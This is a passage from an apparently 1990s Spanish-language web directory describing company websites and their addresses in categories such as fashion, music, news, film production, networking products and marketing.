Esta empresa «sólo para chicas» permite que aquellas mujeres y chicas interesadas en la danza, teatro o moda creen su propio vestuario. Todo por cortesía de B. Famous On Stage, un equipo que se dedica al diseño de vestuario de teatro.

Dirección: <http://www.newstuff.com>



**Planet Reebok**

Reebok es una de las empresas líderes en el mercado del calzado deportivo. Esta página permite que los lectores conozcan sus métodos de investigación, diseño y desarrollo, que se comuniquen con estrellas del deporte y que conozcan los distintos acontecimientos en los que participa Reebok.

Dirección: <http://www.planetreebok.com>

**Playware**

Este catálogo interactivo de lencería ofrece desde camisones hasta todo tipo de ropa interior tanto para hombre como para mujer. Muestra ilustraciones a todo color de su gran variedad de líneas y diseños, así como un vídeo con sus modelos de lencería.

Dirección: <http://www.playware.com>

**Product Net**

Esta página es la presencia interactiva de las boutiques de alto nivel de Los Angeles y New York. Esta firma de ropa para mujer se comercializa en muchos grandes almacenes y ha ocupado muchas portadas en revistas de moda como *Vogue*. Consulte su catálogo para conocer la moda para la próxima temporada.

Dirección: <http://www.productnet.com>

**R.F. Moeller Jeweler**

Esta página nos presenta un Centro de información sobre joyería, un catálogo interactivo de joyas antiguas, un listado sobre futuros acontecimientos y la posibilidad de examinar «Los artículos más deseados de R.F. Moeller»

Dirección: <http://www.rfmoeller.com>

**Registry**

Esta empresa se especializa en los mercados de joyas antiguas y heredadas. Venden joyería a minoristas y en su página ofrecen un catálogo interactivo ilustrado.

Dirección: <http://www.registryltd.com>

**Steamed Heat**

Esta empresa «atrevida» ofrece ropa sexy para hombres y mujeres así como piezas de arte erótico. Todos sus productos los encontramos en un catálogo que se puede solicitar a través de una línea 800.

Dirección: <http://www.steamedheat.com>

**STUFF.com**

STUFF.com vende una gran variedad de camisetas con logotipos. Su línea incluye dos camisetas con motivos relacionados con Internet.

Dirección: <http://www.stuff.com>

**T-Shirts.com**

T-Shirts.com ofrece una línea divertida de camisetas estampadas con motivos de Internet, entre las que se encuentra la cada día más famosa «Byte Me». También aceptan pedidos por encargo.

Dirección: <http://www.T-Shirts.com>

---

**Multimedia****AcmeWeb**

AcmeWeb ofrece una gran variedad de servicios multimedia, incluyendo asesoramiento sobre redes e instalación del Web. Su página incluye una biblioteca, un bazar con tiendas de información y una descripción de las novedades que aparecen en el Web.

Dirección: <http://www.acmeweb.com>

**BETACORP**

Esta empresa de edición de multimedia ofrece catálogos electrónicos, marketing interactivo y software educativo. La página de BETACORP proporciona información sobre la empresa, sus productos y servicios.

Dirección: <http://www.betacorp.com>

**Better Image Productions**

Better Image Productions es una empresa líder en la aportación de soluciones para la comunicación e información en medios digitales con el fin de ayudar a sus clientes a adaptarse a los cambios que surgen en el campo de la tecnología de las comunicaciones. La página ofrece información sobre digitalización electrónica, servicios ópticos, diseño creativo, medios de comunicación nuevos y servicios interactivos de diseño.

Dirección: <http://www.bip.com>

**Black Star**

Black Star lleva más de 60 años aportando soluciones para los proyectos de comunicaciones visuales. La empresa se especializa en la imagen fotográfica, ya sea tradicional o electrónica.

Dirección: <http://www.blackstar.com>

**Eden Matrix**

El sistema Eden Matrix facilita el acceso a un conjunto inmenso de medios populares y clandestinos: música, comics, arte y mucho más.

Dirección: <http://www.eden.com>

**ESCAtech Media**

Como empresa de comunicaciones y tecnología multimedia, ESCAtech Media estudia las opciones del marketing digital para asegurarse de que sus clientes alcanzan la

audiencia deseada. Se especializan en la aportación de soluciones a temas críticos que surgen en el mundo de la tecnología interactiva para realizar presentaciones de empresa eficaces y de tecnología avanzada.

Dirección: <http://www.escatech.com>

### **G3 Systems**

G3 Systems, Inc. es una firma de consultoría para diseño en multimedia e Internet que desarrolla CD-ROM interactivos y proyectos basados en redes para las empresas y la industria. El equipo de G3 Systems ha recibido dos premios internacionales por diseño de interfaces y desarrollo de multimedia.

Dirección: <http://www.g3systems.com>

### **Web Entertainment**

Esta ubicación interactiva permite la compra de CD, discos láser y CD-ROM entre miles de títulos disponibles. El acceso al mercado es fácil, y ofrece una amplia información sobre pedidos, formas de pago y entrega.

Dirección: <http://www.funstuff.com>

## **Música**

---

### **Blotch Music**

Blotch patrocina a los grupos musicales de Seattle. Puede transferir a su computadora un clip de sonido de algún grupo y, si le gusta, Blotch le facilitará un CD o cinta magnetofónica por un precio módico.

Dirección: <http://www.blotch.com/blotch>

### **CD Restore**

Esta empresa se dedica a la reparación de CD antiguos y rayados. Su página describe métodos y precios. Además le garantizan que quedará satisfecho.

Dirección: <http://www.eskimo.com/~cdrestor>

### **CDnow!**

CDnow! ofrece más de 140.000 CD, cintas y vídeos a precio de oferta, así como descuentos en suscripciones a revistas, un catálogo de vídeos musicales y cientos de camisetas.

Dirección: <http://www.cdnw.com>

### **Haight Ashbury Music Co.**

Haight Ashbury Music Co. ofrece todo lo que se necesita para iniciar una carrera musical, y para continuarla y disfrutar de ella. La página facilita información sobre los servicios y ubicaciones relacionadas con la música además de una tienda en la que se pueden comprar instrumentos y accesorios musicales.

Dirección: <http://www.haight-ashbury-music.com>

***Jim's Ithaca Music Shop***

Jim's Ithaca Music Shop es una empresa de pedidos por correo que se especializa en música poco corriente. La página presenta a los grupos y artistas preferidos así como una lista de títulos en oferta.

Dirección: <http://www.jims.com>

***Keola Beamer***

Keola Beamer es un compositor y cantante de Hawai. La página está dedicada a su música, las fechas de sus giras y vídeos.

Dirección: <http://www.kbeamer.com>

***Le Hit Parade***

Esta empresa única se dedica a la promoción de la música y la poesía francesa en el mundo de habla inglesa. Disponen de un servicio de pedidos por correo, que próximamente operará interactivamente. Este servicio facilita la adquisición de los grandes éxitos y de los clásicos de la música popular francesa.

Dirección: <http://www.lhp.com>

***Music Scene International***

Music Scene International es una ubicación interactiva que ofrece el acceso a la música de los artistas y casas discográficas más recientes y exclusivas. Cualquiera puede pedir un título, pero los miembros reciben descuentos, acceso a concursos, regalos, etc. Los grupos y músicos también pueden hacerse miembros para ampliar su audiencia.

Dirección: <http://www.musicscene.com>

***Music World III***

Music World III proporciona información sobre la industria musical y sobre artistas específicos, álbumes, equipamiento y otros temas. Hay muchas opciones interesantes y divertidas, incluyendo la compra de álbumes musicales y productos de la empresa. Además se ofrecen vínculos a otras ubicaciones Web relacionadas con el sector.

Dirección: <http://www.mw3.com>

***Pepper Music Network***

Pepper Music Network, un servicio de J.W. Pepper & Son, Inc., es un catálogo de música interactivo que proporciona partituras musicales de muchos editores, además de material de enseñanza y grandes álbumes.

Dirección: <http://www.jwpepper.com>

***Racer Records***

Racer es una compañía discográfica independiente que se especializa en música alternativa, concretamente en lo que ellos llaman «rock inteligente, folk rock, pop experimental y jazz libre». Su página facilita información sobre próximos acontecimientos musicales, artistas, álbumes, entrevistas y un vínculo a su ubicación FTP.

Dirección: <http://www.racerrecords.com>

**Schoolkids' Records**

Schoolkids' ofrece un surtido musical ecléctico clasificado en tres categorías principales: Classical, The Main Store (pop, jazz y country) y The Annex (la música más reciente, sea del tipo que sea, incluyendo hip hop y punk).

Dirección: <http://www.schoolkids.com>

**Sound Wire**

Sound Wire ofrece música por correo, tratando desde los éxitos más recientes hasta los clásicos. Hay un código de colores que facilita la identificación del tipo de música al inspeccionar las selecciones. Sound Wire le permite escuchar clips y ofrece críticas musicales, revistas del sector y vídeos.

Dirección: <http://www.soundwire.com>

**Sound Works**

Las páginas de Sound Works facilitan información en sonido y vídeo sobre mayoristas, servicios de hardware y software, música comercial, publicidad y reparación de equipos de sonido.

Dirección: <http://www.soundworks.com>

**Toby Arnold & Associates**

Toby Arnold & Associates ofrece conocimientos técnicos sobre la industria de producción de «música image» y crean jingles publicitarios para fomentar la venta de artículos.

Dirección: <http://www.computek.net/inroads/taa>

**Visual Radio**

En esta ubicación de Visual Radio se ofrece información actualizada sobre 85 músicos de estudio de compañías independientes. Además, hay una opción que permite escuchar clips musicales y una edición en CD-ROM.

Dirección: <http://www.visualradio.com>

**Windham Hill Records**

Windham Hill Records es una compañía discográfica independiente situada en la zona norte de California. Su página ofrece información sobre proyectos de la empresa, productos y conciertos, noticias de radio y una línea de debate para hablar sobre conciertos o álbumes.

Dirección: <http://www.windham.com>

**Noticias de interés local**

---

**BayNet**

Gestionada por BayNet World Inc., una editorial situada en Internet, esta ubicación tiene como objetivo ofrecer información de interés sobre propiedades inmobiliarias, compras, ocio y otros asuntos en la zona de San Francisco Bay Area.

Dirección: <http://www.baynet.com>

**Fentõnnet**

Fentonnet opera en las ciudades gemelas de Minneapolis y St. Paul y ofrece información sobre empresas, meteorología, propiedades inmobiliarias, administración, ocio y ofertas de empleo de la zona.

Dirección: <http://www.fentonnet.com>

**FOCUS Publications - Orange County**

FOCUS Publications está especializada en ofrecer información sobre los condados del sur de California. Esta ubicación nos ofrece una amplia información sobre los condados de Orange, San Diego y River Side. Conozca sus temas sobre educación, propiedades inmobiliarias, empresas, administración, empleo, ocio y otros asuntos de interés.

Dirección: <http://www.focusoc.com>

**Forum on the Web**

Es un servicio de información destinado a empresas situadas en los condados de Boca Raton, Delray Beach y Palm Beach, en Florida. El directorio incluye bienes y servicios, ofertas de negocios, bases de datos y noticias de actualidad.

Dirección: <http://www.apms.com>

**Mediabridge**

Se describe a sí misma como «una guía sin papel sobre Nueva York». Ofrece información sobre empresas de la ciudad de Nueva York, un servicio llamado Virtual Tourist NYC Project, y un vínculo a TotalNewYork que ofrece más recursos e información sobre la Gran Manzana.

Dirección: <http://www.mediabridge.com>

**North Carolina's Outer Banks**

North Carolina's Outer Banks facilita información sobre la región, incluyendo lugares de interés y entretenimiento, artículos, relatos y leyendas. Estas páginas ofrecen un mapa del área de Outer Banks, informes meteorológicos e información para convertirse en patrocinador de la empresa.

Dirección: <http://www.outer-banks.com>

**RING! Inc.**

Esta empresa edita una revista electrónica, llamada *RING! Online*, que se centra en el estado de Michigan. La revista trata temas geográficos, noticias, información sobre viajes y muchos otros asuntos relacionados con Michigan. Además ofrecen una sección de anuncios clasificados.

Dirección: <http://www.ring.com>

**Santa Cruz County Information Guide**

Esta página ofrece información sobre la zona de Santa Cruz County y sus alrededores. Entre los temas que tratan se encuentran listados Web para empresas, bibliotecas

públicas, UC Santa Cruz, etc. También dispone de información sobre otras zonas de California.

Dirección: <http://www.cruzio.com>

### **Virtual Africa**

Virtual Africa ofrece información sobre Sudáfrica, sus empresas, viajes y comercio. Los lectores también pueden utilizar esta página para comercializar cualquier servicio que se ofrezca en Sudáfrica.

Dirección: <http://www.africa.com>

### **WebSource**

WebSource facilita listados de restaurantes, apartamentos, zoológicos y otros lugares de interés situados en Austin, Texas.

Dirección: <http://www.websrc.com>

## **Noticias e información**

---

### **Chicago Tribune**

Esta página ofrece información sacada del *Chicago Tribune* sobre distintas empresas, patronos y ofertas de empleo.

Dirección: <http://www.chicago.tribune.com>

### **ClariNet Communications**

ClariNet ofrece los grupos de noticias comerciales Usenet de ClariNet, el Internet Jokebook, los TeleJokeBooks, el lenguaje de programación Newsclip y otros productos. Su página contiene información sobre el personal de ClariNet así como un listado con sus ofertas de empleo.

Dirección: <http://www.clarinet.com>

### **EasyNet 2.0**

EasyNet 2.0 le puede guiar hacia cualquier tipo de información que desee de forma rápida y eficaz ofreciéndole datos detallados procedentes de fuentes y publicaciones conocidas, dando respuestas a sus preguntas y proporcionándole material de investigación para sus informes.

Dirección: <http://www.telebase.com>

### **Electronic Newsstand**

Electronic Newsstand es una fuente para la localización de artículos publicados en los periódicos, revistas, boletines y catálogos más importantes del mundo.

Dirección: <http://www.eneews.com>

### **Environmental News Network**

Environmental News Network ofrece noticias e información sobre el medio ambiente, principalmente de las regiones del Northwest e Intermountain. La página también

facilita un boletín mensual, un calendario de acontecimientos, un listado de servicios medioambientales y una guía de ubicaciones medioambientales en Internet.

Dirección: <http://www.enn.com>

### ***Farcast***

Farcast es un servicio de información y noticias que ofrece a sus clientes un acceso 24-horas a una selección de noticias, comunicados de prensa, material de referencia, y cotizaciones de bolsa. Farcast también permite enviar automáticamente bloques de noticias sobre temas diversos.

Dirección: <http://www.farcast.com>

### ***Federal News Service***

FNS permite que los usuarios conectados al servicio interactivo obtengan transcripciones de los comentarios realizados por líderes políticos con respecto a materias relativas a la política de gobierno de los Estados Unidos. Esta página ofrece información procedente de las sesiones diarias de La Casa Blanca, de las ramas Ejecutiva y Legislativa, sesiones del Congreso, el Tribunal Supremo e instituciones gubernamentales.

Dirección: <http://www.fednews.com>

### ***First Virtual InfoHaus***

InfoHaus es un centro de información de acceso público. Los lectores pueden explorar distintas secciones como Seller, Topic, Keyword o Date.

Dirección: <http://www.infohaus.com>

### ***Houston Chronicle***

Esta página ofrece todas las noticias y crónicas que aparecen en su edición impresa, además de información sobre recursos de la comunidad. Esta página también ofrece noticias de última hora que no aparecen en la edición impresa.

Dirección: <http://www.chron.com>

### ***InfoPages***

InfoPages es un servicio de Maximized Online que informa a los lectores de lo que pueden encontrar en el World Wide Web. La página ofrece un listado de acontecimientos, foros de debate y otras ubicaciones interesantes.

Dirección: <http://www.infopages.com>

### ***Information Discovery***

Esta empresa ofrece servicios para la localización de información. Utilizan los recursos de Internet y las bases de datos interactivas para buscar información y proporcionan herramientas a los usuarios para que localicen la información por su cuenta.

Dirección: <http://www.I-Discover.Com>



**Investor's Business Daily**

IBD es un periódico que cubre el mercado de valores, las empresas, industrias y la economía. Las secciones incluyen un resumen de noticias económicas, artículos sobre asuntos de interés nacional, editoriales e información sobre inversiones.

Dirección: <http://www.ensemble.com>

**Knight-Ridder Information**

Knight-Ridder Information es uno de los principales suministradores de información electrónica. Ofrecen los servicios de búsqueda y recuperación de información DIA-LOG y DataStar.

Dirección: <http://www.dialog.com>

**Lexis-Nexis**

Lexis-Nexis es una división de la editorial Red Elsevier, Inc., que ofrece servicios de información sobre derecho, empresas y noticias de actualidad para ayudar a los profesionales a realizar sus investigaciones de manera adecuada. Lexis-Nexis ofrece una información detallada sobre sus productos y servicios.

Dirección: <http://www.lexis-nexis.com>

**Miami Herald and the New Herald**

Solicite interactivamente artículos publicados en el *Herald* o visite su sección Superbowl si es aficionado a los deportes.

Dirección: <http://www.kri.com>

**New York Times Syndicate**

El New York Times Syndicate, que incluye el servicio de noticias *New York Times*, ofrece crónicas, extractos de libros, columnas periodísticas y noticias de actualidad.

Dirección: <http://www.nytsyn.com>

**Newshare**

Newshare vende noticias a través de Internet. Ofrecen noticias de interés local, nacional e internacional. Entre las opciones se incluyen deportes, anuncios por palabras y meteorología. También hay una lista de Recursos Actuales en la que se puede encontrar información sobre temas de interés.

Dirección: <http://www.newshare.com>

**Newspage**

Newspage es una fuente interactiva de noticias perteneciente a Individual Inc. Ofrecen crónicas sobre temas diferentes organizados por categorías.

Dirección: <http://www.newspage.com>

**Providence Business News**

Esta revista económica semanal cubre todos los frentes del mundo empresarial en Southern New England y más allá. Ofrece información actual sobre los negocios y la

bolsa, además de guías sobre recursos legales y medioambientales. Tanto los temas actuales como pasados se ofrecen interactivamente.

Dirección: <http://www.pbn.com>

### **RadioSpace**

RadioSpace es una agencia de difusión radiofónica que ofrece servicios de noticias y programación a estaciones de radio y a otras organizaciones en todo el país. Esta compañía proporciona archivos de sonido y de texto para su difusión, entrevistas, noticias y actividades relacionadas con el sector.

Dirección: <http://www.radiospace.com/welcome.html>

### **San Diego Daily Transcript**

Esta página ofrece noticias e información sobre todas las actividades en el área de San Diego, incluyendo educación, tecnología, noticias de actualidad, finanzas y temas jurídicos.

Dirección: <http://www.sddt.com>

### **San Francisco Chronicle and Examiner**

Estas dos publicaciones se han unido para ofrecer un programa interactivo de noticias, llamado *The Gate*, que combina la información procedente de ambos periódicos. Sus páginas ofrecen conversaciones interactivas, noticias sobre deportes, arte y ocio, y relatos y fotos de San Francisco.

Dirección: <http://www.sfgate.com>

### **Sunday Paper**

Sunday Paper es una ubicación con información y anuncios clasificados. La página ofrece secciones sobre noticias económicas y anuncios por palabras.

Dirección: <http://www.sundaypaper.com>

### **USA Today**

Esta ubicación interactiva del periódico *USA Today* ofrece noticias de actualidad, deportes, dinero, el mundo e información meteorológica. En la página también se ofrece información sobre cómo suscribirse.

Dirección: <http://www.usatoday.com>

### **Verity**

Verity Inc. desarrolla productos y sistemas para facilitar las tareas de filtrado, búsqueda, recuperación, análisis y navegación a través de fuentes de información con el fin de obtener la información que se necesite.

Dirección: <http://www.verity.com>

## ***Películas, vídeo y producción***

---

### **Abekas**

Abekas Video Systems Inc. es un fabricante líder de equipamiento para producciones profesionales de vídeo, postproducción, gráficos y radiodifusión. Su página ofrece comunicados de prensa, noticias sobre ferias, y la posibilidad de ponerse en contacto con la empresa.

Dirección: <http://www.abekas.com>

### **Digital Theater Systems**

DTS fabrica sistemas de sonido para cines. Sus sistemas ofrecen sonido real al utilizar códigos de tiempo digitales que reproducen fielmente las grabaciones originales.

Dirección: <http://www.dtstech.com>

### **Global Village Stock Footage**

Global Village Stock Footage Library nos ofrece acceso interactivo a una base de datos que muestra más de un millón de videoclips e imágenes sobre secuencias filmadas en todo el mundo. Si Global Village no dispone de la secuencia que usted busca, le ayudarán a encontrarla a través de una red interactiva de más de 150 empresas del sector.

Dirección: <http://www.nbn.com/footage>

### **HoloCom**

HoloCom facilita una amplia información sobre holografía y hologramas. Ofrecen información sobre los últimos diseños y técnicas holográficas, las empresas del sector y vínculos a otras ubicaciones relacionadas con la holografía.

Dirección: <http://www.holo.com>

### **Hype!**

Hype! facilita información sobre películas, música, espectáculos televisivos, videojuegos y comics. Presentan áreas para concursos, votaciones, críticas y noticias sobre sistemas de vídeo e informática.

Dirección: <http://www.hype.com>

### **InterStudio Ltd.**

InterStudio es un grupo de comerciantes internacionales que compran y venden equipos profesionales tanto nuevos como usados de radiodifusión, vídeo, cine, postproducción y audición. También ofrecen instrumentos musicales y recuerdos, e informan sobre las muestras de equipos de música.

Dirección: <http://www.interstudio.co.uk/isl/>

### **Kodak**

Visite el web de Kodak si quiere conocer al mayor fabricante de películas fotográficas del mundo. Conozca su amplia gama de productos, desde escáner de filmación aérea y productos para fotografía digital hasta película de rayos X.

Dirección: <http://www.kodak.com>

### ***Mca/Universal Cyberwalk***

Esta página Web ofrece información y noticias sobre MCA Records, Universal Pictures, Universal Studios Hollywood y otras filiales de MCA/Universal. Su página incluye información sobre productos, música, vídeos y viajes organizados.

Dirección: <http://www.mca.com>

### ***Rule Broadcast Systems***

RBS proporciona equipos de alquiler de vídeo, sonido y multimedia para la industria, emisoras y otros profesionales y organizaciones.

Dirección: <http://www.rule.com>

### ***Total Video***

Total Video es un mercado interactivo de productos y servicios de producción digital y de vídeo.

Dirección: <http://www.totalvideo.com>

### ***University Video Communications***

University Video ofrece material de documentación en vídeo sobre temas tecnológicos y logros obtenidos en las aulas de universidades de los Estados Unidos. A través de su página se pueden ver algunas muestras seleccionadas para el Web y resúmenes de más de 125 conferencias en vídeo.

Dirección: <http://www.uvc.com>

### ***Videomedia***

Videomedia Inc es el creador de V-LAN Machine Control Network, un sistema de edición en vídeo que opera con microcomputadoras. La empresa se especializa en la fabricación de equipos informáticos y de vídeo destinados a diferentes usos como la animación por computadora. También ofrecen vínculos a otras ubicaciones de este campo.

Dirección: <http://www.videomedia.com>

### ***Videonics***

Videonics ofrece distintos productos y servicios en el campo de la edición y postproducción por computadora. Las páginas de Videonics incluyen una amplia información sobre la edición en vídeo, una sección de artículos y seminarios, y un listado con las direcciones de los distribuidores.

Dirección: <http://www.videonics.com>

## ***Productos de red***

---

### ***Advanced Computer Communications***

ACC es un fabricante líder de productos para redes remotas. Ofrece servicios de interconexión y gestión de redes informáticas repartidas geográficamente a precios razonables.

Dirección: <http://www.acc.com>

**Amber Wave Systems**

Amber desarrolla y comercializa el AmberSwitch, un producto para la conexión a trabajo en grupo con LAN. Las páginas de Amber nos ofrecen noticias, informes técnicos y un directorio de lugares interesantes en Internet.

Dirección: <http://www.amberwave.com>

**Artisoft**

El fabricante de los conocidos productos LANtastic de red para PC ha reunido un web de páginas en el que ofrece información sobre cómo utilizar LANtastic con Windows 95, sus otros productos y servicios de soporte y temas de interés para los usuarios de LANtastic.

Dirección: <http://www.artisoft.com>

**Asanté**

Asanté fabrica hardware y software de red que permite la conexión de PC, Mac y dispositivos periféricos a redes Ethernet.

Dirección: <http://www.asante.com>

**Banyan Systems**

Banyan es uno de los fabricantes más antiguos de productos y sistemas para redes informáticas. Además de ofrecer información sobre la empresa y sus productos, la página ofrece información sobre sus servicios de formación y asistencia.

Dirección: <http://www.banyan.com>

**Beckman Software Engineering**

BSE es una empresa de consultoría sobre redes y comunicaciones. Su web ofrece información sobre sistemas de hardware y software que se utilizan con las redes. A través de BSE, también se puede acceder a VizLab, una instalación para visualización situada en la Universidad de Illinois.

Dirección: <http://www.becknet.com>

**Bellcore**

Bellcore integra operaciones y arquitecturas de red, lleva a cabo migraciones a nuevos sistemas de software, y desarrolla sistemas avanzados de voz y mensajes, bases de datos de alto volumen y sistemas de transacción.

Dirección: <http://www.bellcore.com>

**Data Research Associates**

DRA ofrece sistemas de automatización cliente/servidor, servicios para redes y otros servicios afines a bibliotecas y suministradores de información.

Dirección: <http://www.dra.com>

**Develcon**

Develcon desarrolla y comercializa productos LAN de acceso local y remoto. Se centran en la distribución de tecnología de fácil instalación y herramientas de administración a precios razonables.

Dirección: <http://www.develcon.com>

**Digiboard**

Esta empresa, que lleva mucho tiempo fabricando productos inteligentes de conectividad de E/S serie de alta velocidad, también ofrece ahora productos de red, incluyendo el sistema Digi LANAserver de acceso a la red Ethernet de acceso telefónico de alta velocidad y los productos Fast Ethernet (100 Mbps)

Dirección: <http://www.digibd.com>

**Equinox**

Equinox es un fabricante de productos de red, incluyendo tarjetas de E/S SuperSerial con velocidades de hasta 920Kbps, tarjetas MEGAPORT de 4 a 96 puertos inteligentes serie y servidores de terminal ELS para sistemas Ethernet.

Dirección: <http://www.equinox.com>

**Extended Systems**

Extended Systems ofrece varias líneas de productos, incluyendo servidores de impresora de red, productos para compartición de impresoras, conexiones de infrarrojos y software cliente/servidor.

Dirección: <http://www.extendsys.com>

**Farallon**

Farallon fabrica productos de red Ethernet, incluyendo los productos Fast Ethernet para el mercado Macintosh. Sus páginas presentan listados de productos, notas sobre aspectos tecnológicos y software demo.

Dirección: <http://www.farallon.com>

**FCR Software**


FCR desarrolla software para redes portátiles, y software de encaminamiento y WAN para el mercado OEM. El software de FCR está diseñado para que se ejecute en computadoras estándar como PC, Mac y estaciones de trabajo Sun.

Dirección: <http://www.fcr.com>

**Nashoba Networks**

Nashoba fabrica productos de conexión a red para aumentar el ancho de banda de red con el hardware existente. Se esfuerzan por llevar a cabo la migración a ATM y a otras tecnologías de alta velocidad de forma sencilla y rentable.

Dirección: <http://www.nashoba.com/nashoba>



**Network Computing Devices**

Los productos de NCD incluyen terminales X, software para servidores PC-X y software para correo electrónico. Su meta es fabricar productos que «hagan que la red sea la misma computadora».

Dirección: <http://www.ncd.com>

**Novell**

El gigante en redes de PC ahora vende productos Unix y muchos otros productos para redes y de aplicación para redes. El botón Sales (Ventas) proporciona vínculos a VAR y a concesionarios Novell del Web.

Dirección: <http://www.novell.com>

**ON Technology Corp.**

ON Technology ofrece aplicaciones optimizadas para trabajo en grupo de NetWare y utilidades LAN. ON ofrece una amplia información sobre sus productos, productos de prueba, un catálogo de productos, atención al cliente, comunicados de prensa recientes y una línea directa, abierta las 24 horas, para consultas de los usuarios.

Dirección: <http://www.on.com>

**Patton Electronics**

Patton fabrica y vende hardware de red, incluyendo módems de corto alcance, CSU/DSU, módem de fibra óptica, servidores de impresora, transceptores, conectores de interfaz y cerca de 300 artículos más, todos ellos listados en su catálogo interactivo.

Dirección: <http://www.patton.com>

**Penril Datability Networks**

Penril desarrolla productos LAN y WAN destinados al mercado mundial. Sus productos incluyen servidores de acceso, servidores de terminal, puentes y encaminadores, y adaptadores para terminales ISDN.

Dirección: <http://www.penril.com>

**Peregrine Systems**

Peregrine Systems está especializada en productos de red, incluyendo productos de gestión distribuida y administrativa.

Dirección: <http://www.peregrine.com>

**Peripheral Technology Group**

PTG distribuye productos de conexión para PC/Mac y Unix/Internet. En su línea de productos se incluyen servidores PC-X, productos de software y hardware TCP/IP, herramientas HTML, unidades de disco y servidores de impresora.

Dirección: <http://www.ptgs.com>

**ware Inc.**

Además de dedicarse a la reventa de software y hardware, ware ofrece soluciones para redes y servicios relacionados con Internet. La página ofrece información sobre ubicaciones del sector y ofertas especiales, junto con un directorio de la empresa.

Dirección: <http://www.ware.com>

---

**Publicidad y marketing****A.C. Nielsen**

Esta empresa que controla los índices de audiencia en televisión nos ofrece también una visión global del mercado e información sobre las tendencias en el campo del marketing e investigación de mercados.

Dirección: <http://www.nielsen.com>

**Active Windows Productions**

Active Windows Productions se especializa en editoriales y marketing. También facilita información sobre publicidad y medios.

Dirección: <http://www.actwin.com>

**Advertising Age**

La revista *Advertising Age* ofrece estrategias de marketing, consejos sobre publicidad y las noticias más recientes. Además estudia y analiza a las grandes empresas del campo de la publicidad y el marketing.

Dirección: <http://www.adage.com>

**American Association Of Advertising Agencies**

AAAA es una organización de agencias de publicidad. Entre las ventajas que obtienen sus miembros se encuentran el acceso a fuentes de información relacionadas con la publicidad, estudios de gestión, asesoramiento, seguros colectivos y planes de jubilación.

Dirección: <http://www.commercepark.com/AAAA/AAAA.html>

**American Business Information**

ABI ofrece información sobre marketing en empresas de Estados Unidos y Canadá. Su base de datos incluye comunicados de prensa, revistas económicas, boletines, informes anuales y periódicos.

Dirección: <http://www.abii.com>

**Apollo Advertising**

Permite a los usuarios anunciarse de forma gratuita. Apollo Advertising, uno de los primeros catálogos de publicidad del Web, nos ofrece un sistema en el que se puede encontrar información, servicios y productos a nivel internacional.

Dirección: <http://www.apollo.co.uk>



**Centor Freed**

Esta empresa de marketing, que se compara a sí misma con una pecera, presenta estrategias publicitarias que han utilizado con otros clientes. Tienen como meta facilitar información a los usuarios de forma que puedan sacar mayor partido a sus negocios.

Dirección: <http://www.rawfish.com>

**Data Systems Support**

DSS desarrolla sistemas de automatización de ventas y marketing para operaciones de marketing y ventas a nivel de empresa. DSS se dedica a la automatización de la fuerza de ventas, formación de conductas, marketing telefónico y ventas por teléfono.

Dirección: <http://www.dssny.com>

**dc Information Services**

Esta empresa facilita información sobre Washington capital, sus atracciones turísticas, acontecimientos importantes, hoteles y vida nocturna. Su meta es promocionar la ciudad, impulsar la industria turística y estimular la economía.

Dirección: <http://www.dc202.com>

**e-Coupons**

Aquí puede conseguir una gran cantidad de material de forma gratuita. Sólo tiene que rellenar algunos formularios electrónicos de e-Coupons y recibirá a cambio los productos por correo gratuitamente. Los productos y cuestionarios se clasifican por categorías: nacional, local, universidades y negocios en Internet.

Dirección: <http://www.e-coupons.com>

**Electronic Pen**

Electronic Pen ofrece servicios interactivos de marketing, publicidad y diseño para Internet. Además desarrollan campañas de marketing e identidad corporativa para sus clientes en una diversidad de campos.

Dirección: <http://www.epen.com>

**EXPOguide**

EXPOguide proporciona información sobre ferias y conferencias por título, lugar de celebración y fecha. También ofrece información sobre salas de conferencias y servicios para demostraciones de manera que sus conferencias tengan un éxito mayor.

Dirección: <http://www.expoguide.com>

**Harpell/Martins**

Esta página ofrece información sobre los servicios de publicidad y marketing de Harpell/Martins, así como la posibilidad de indagar en tres de sus empresas clientes: SpeedSim, Inc., Nashoba Networks, Inc., y Raptor Systems, Inc.

Dirección: <http://www.harpell.com>

### ***Hemisphere***

Hemisphere Corp. ofrece consejos económicos a sus lectores y además les permite comunicarse entre sí a través de Internet. Esta página va dirigida a aquellas personas que quieran hablar de negocios tanto con el resto de los usuarios como con los expertos de Hemisphere.

Dirección: <http://www.hemisphere.com>

### ***Insight Marketing Alliance***

Insight planifica y organiza seminarios, reuniones de empresa, sesiones de formación, ferias comerciales y fiestas de empresa. Se especializan en ferias comerciales de forma que todo quede organizado y no se tenga que preocupar de los detalles.

Dirección: <http://www.imsworld.com>

### ***Interactive Marketing Services***

Esta compañía utiliza servicios tecnológicos electrónicos para ayudar a las organizaciones a comercializar y vender sus productos y servicios. IMS también tiene su propia red interactiva de ventas, así como un listado de direcciones para los usuarios.

Dirección: <http://www.imsworld.com>

### ***Interactive Media Works***

Interactive Media Works es una empresa de marketing interactivo de servicios plenos que se especializa en marketing telefónico, por fax y a través de Internet.

Dirección: <http://www.imworks.com>

### ***International Marketing***

International Marketing Corp. tiene como objetivo ayudar a aquellas empresas que necesiten asesoramiento y contactos. Su página ofrece un listado de organizaciones alrededor del mundo que puede ayudar a las pequeñas empresas a introducirse en el mercado internacional.

Dirección: <http://www.internationalmarket.com>

### ***Internet Business Pages***

Internet Business Pages ofrece a las empresas la posibilidad de anunciar sus servicios y productos de forma interactiva. Las empresas se clasifican por ciudades.

Dirección: <http://www.ibp.com>

### ***Knowledge Plus Multimedia Publishing***

Knowledge Plus ofrece unos servicios de marketing amplios e innovadores a aquellas empresas que quieran ampliar su cobertura.

Dirección: <http://www.kpp.com>

### ***LMB Marketing***

Esta empresa tiene como objetivo ayudar a otras empresas en temas de ventas y marketing. Ofrece una revista y asesoramiento sobre una campaña de medios barata que puede ayudar a aumentar los beneficios.

Dirección: <http://www.lmb.com>

**Machine**

Machine es una agencia interactiva que ofrece servicios publicitarios a otras empresas interactivas. Esta página muestra anuncios de empresas y un listado actualizado de clientes.

Dirección: <http://www.machines.com>

**Motivators**

Motivators es una agencia de promociones de servicios plenos dedicada a los regalos de empresa. Ofrecen una línea personalizada de productos a sus clientes, como bolígrafos, trofeos, botones, toallas y camisetas.

Dirección: <http://www.motivators.com>

**Netmarket**

Netmarket ofrece a sus clientes una visión comercial ampliada sobre Internet a través de servicios como Digital Dressing Room, Smartclerk y Virtual MOM. Además ofrecen un listado de clientes, un vínculo para abrir una cuenta Netmarket e información sobre la tecnología más avanzada de la empresa.

Dirección: <http://www.netmarket.com>

**Pacific Data Resources**

